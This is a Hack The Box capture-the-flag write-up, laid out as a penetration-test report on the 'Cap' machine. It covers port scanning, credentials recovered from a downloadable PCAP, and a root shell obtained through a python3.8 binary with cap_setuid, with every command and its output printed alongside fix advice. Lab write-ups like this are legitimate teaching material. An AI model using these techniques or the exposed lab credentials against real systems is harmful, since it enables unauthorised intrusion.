
Hack The Box Machine Report | Cap

joy.scd01

09-01-2025

Contents

1	Hack The Box Machine Report	1
1.1	Executive Summary	2
1.2	Cap - 10.10.10.245	2
1.2.1	Service Enumeration	2
1.2.2	Initial Access PCAP Analysis → Sensitive Data Exfiltration	4
1.2.3	Privilege Escalation Abuse of a misconfigured Linux Capability	6
1.2.4	Post-Exploitation	7
2	Additional Items	8
2.1	User and Root Flags	8

1 Hack The Box Machine Report

Machine Name: Cap

IP: 10.10.10.245

Difficulty: Easy

Platform: Linux

Completion Date: 09/01/2025




Figure 1.1: Cap.png

1.1 Executive Summary

A penetration test was conducted against the Hack The Box machine: **Cap**.

The assessment revealed multiple critical vulnerabilities leading to full system compromise.

Key findings include:

- **Initial Access:** [PCAP Analysis → Sensitive Data Exfiltration]
- **Privilege Escalation:** [Abuse of a misconfigured Linux Capability]
- **Critical Services:** [HTTP (port 80)]

1.2 Cap - 10.10.10.245


1.2.1 Service Enumeration

Nmap scan 1 (all ports)

Command:

```
1 nmap -p- cap
```

Proof Screenshot:



```
L$ nmap -p- cap -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 08:35 CET
Nmap scan report for cap (10.10.10.245)
Host is up (0.051s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 25.43 seconds
```


Figure 1.2: nmap1.png

Nmap scan 2 (scripts and services)

Command:

```
1 nmap -sC -sV cap
```

Proof Screenshot:



```
L$ nmap -sC -sV -T4 cap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 08:35 CET
Nmap scan report for cap (10.10.10.245)
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http     Unicorn
|_ http-server-header: unicorn
|_ http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds
```

Figure 1.3: nmap2.png

Port Scan Results

Server IP Address	Ports Open
10.10.10.245	TCP: 21, 22, 80

HTTP - Web enumeration (port 80)

PCAP files were downloaded from the section “**Security Snapshot (5 Second PCAP + Analysis)**” of the webpage.

Proof Screenshot:




Figure 1.4: 3.png

1.2.2 Initial Access | PCAP Analysis → Sensitive Data Exfiltration

Vulnerability Explanation: The **web server** was found to expose **PCAP** files. The attacker downloaded and analyzed file number “0” with **Wireshark** finding cleartext credentials inside it.

Vulnerability Fix: To mitigate this vulnerability, the following security measures are recommended:

- Restrict direct access to sensitive directories that contains network traffic details or avoid deploying them entirely.
- Remove the possibility to download PCAP files from the webpage.

Severity: Critical

Steps to reproduce the attack:

1. Changed URL in <http://cap/data/0> to expose PCAP file number “0”:

Proof Screenshot:




Figure 1.5: changes0.png

2. Downloaded the PCAP file and opened it with Wireshark
3. Credentials were retrieved

Proof Screenshot:

```
62 54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=
56 80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
68 54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
68 21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=
62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
76 Response: 220 (vsFTPD 3.0.3)
62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
69 Request: USER nathan
56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
90 Response: 331 Please specify the password.
62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
78 Request: PASS Buck3tH4TF0RM3!
56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
```

Figure 1.6: creds.png


Credentials: `nathan:Buck3tH4TF0RM3!`

4. Logged in via SSH as user **nathan**

Command:

```
1  ssh nathan@cap
```

Initial Access Proof Screenshot:



```
nathan@cap:~$ whoami
nathan
nathan@cap:~$ cd /home/nathan
nathan@cap:~$ ls
user.txt
nathan@cap:~$ █
```

Figure 1.7: ssh_nat.png

Found **user.txt** in **/home/nathan/**

1.2.3 Privilege Escalation | Abuse of a misconfigured Linux Capability

Vulnerability Explanation: During internal enumeration, a critical misconfigured capability (**cap_setuid**) was found in an existing binary (**/usr/bin/python3.8**).

By abusing this capability the attacker was able to execute code as **root** and obtain full control over the system.

Vulnerability Fix: To mitigate this vulnerability, the following measures are recommended:

- Remove unnecessary Linux capabilities from binaries using **setcap -r**.

Severity: Critical

Steps to reproduce the attack:

1. Misconfigured Capability was found

Command:

```
1 getcap -r / 2>/dev/null
```

Proof Screenshot:



```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```


Figure 1.8: cap_vuln.png

2. Executed the following command to abuse the misconfigured capability:

Command:

```
1 /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash");'
```

System Proof Screenshot:



```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash");'
root@cap:~# cd /root
root@cap:/root# ls
root.txt  snap
root@cap:/root#
```

Figure 1.9: root.png

Found **root.txt** inside **/root/**

1.2.4 Post-Exploitation

Persistence and House Cleaning

No persistence modifications were performed during this penetration test.

2 Additional Items

2.1 User and Root Flags

user.txt

Command:

```
1 cat user.txt
```

Proof User Flag Screenshot:

!Redacted!

root.txt

Command:

```
1 cat root.txt
```

Proof Root Flag Screenshot:

!Redacted!